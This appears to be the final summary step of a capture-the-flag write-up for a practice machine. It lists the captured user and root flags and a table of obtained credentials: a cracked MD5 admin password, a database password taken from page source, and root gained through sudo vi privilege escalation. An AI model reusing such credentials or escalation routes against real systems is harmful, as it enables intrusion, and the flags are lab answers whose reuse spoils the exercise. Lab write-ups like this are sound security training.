

Step 12: Machine Owned
Flags
| Flag | Value |
|---|---|
| User | ec9b13ca4d6229cd5cc1e09980965bf7 |
| Root | dd6e058e814260bc70e9bbdef2715849 |
Credentials Table
| User | Password | Source |
|---|---|---|
| admin | qwerty789 | Cracked MD5 from index.php |
| postgres | P@s5w0rd! | dashboard.php source code |
| root | (via sudo) | Vi privilege escalation |